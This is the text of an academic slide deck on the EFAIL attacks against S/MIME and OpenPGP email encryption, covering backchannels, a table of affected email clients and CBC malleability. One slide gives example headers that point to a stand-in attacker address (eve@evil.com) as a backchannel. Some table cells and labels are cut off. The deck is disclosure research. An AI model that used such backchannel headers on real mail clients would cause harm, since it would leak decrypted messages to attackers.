

EFAIL

BREAKING S/MIME AND OPENPGP EMAIL ENCRYPTION USING EXFILTRATION CHANNELS

mail@efail.de | <https://www.efail.de>

Damian Poddebniak¹, Christian Dresen¹, Jens Müller², Fabian Ising¹,
Sebastian Schinzel¹, Simon Friedberger³, Juraj Somorovsky², Jörg Schwenk²

¹ Münster University of Applied Sciences

² Ruhr University Bochum

³ NXP Semiconductors



Motivation for email encryption

Nation state attackers

- Massive collection of emails
- Snowden revelations on pervasive surveillance

Breach of email provider / email account

- Single point of failure
- Aren't they reading / analyzing my emails anyway?

Insecure transport

- TLS *might* be used – we don't know in advance!



Email e2e encryption

TWO COMPETING STANDARDS

OpenPGP (RFC 4880)


- Favored by privacy advocates
- Web-of-trust (no authorities)

S/MIME (RFC 5751)


- Favored by organizations
- Multi root trust hierarchies

Security of email encryption

Request/response protocols




Email is non-interactive



Backchannel techniques

Forcing an email client to send responses via *backchannels*

- **HTML/CSS**
 - **Email header**
 - **Attachment preview**
 - **Certificate verification**
- 
- The diagram consists of a list of four backchannel techniques on the left. Red callout boxes point from each technique to specific text on the right. The top callout box contains two lines of text: 'Disposition-Notification-To: eve@evil.com' and 'Remote-Attachment-URL: <http://efail.de>'. The middle callout box contains the text 'PDF, SVG, VCards, etc.'. The bottom callout box contains the text 'il.de' and 'certs'.
- Disposition-Notification-To: eve@evil.com
Remote-Attachment-URL: <http://efail.de>
- PDF, SVG, VCards, etc.
- il.de
certs


Evaluation of backchannels in email clients

| | | | | | | |
|---------|-------------|------------|-----------|-----------|------------|-----------|
| Windows | Outlook | Postbox | Live Mail | The Bat! | eM Client | W8Mail |
| | IBM Notes | Foxmail | Pegasus | Mulberry | WLMail | W10Mail |
| Linux | Thunderbird | KMail | Claws | | | |
| | Evolu | | | | | |
| macOS | Apple | | | | | |
| iOS | Mail | | | | | |
| Android | K-9 M | | | | | |
| | R2M | | | | | |
| Webmail | GMail | Yahoo! | GMX | Mail.ru | ProtonMail | Mailbox |
| | Outlook.com | iCloud | HushMail | FastMail | Mailfence | ZoHo Mail |
| Webapp | Roundcube | Horde IMP | Exchange | GroupWise | | |
| | RainLoop | AfterLogic | Mailpile | | | |

40/47 clients have
 backchannels requiring
 no user interaction

- User interaction
- No user interaction
- Leak via bypass
- Javascript execution


Attacker model






S/MIME


Malleability of CBC




Malleability of CBC




Malleability of CBC



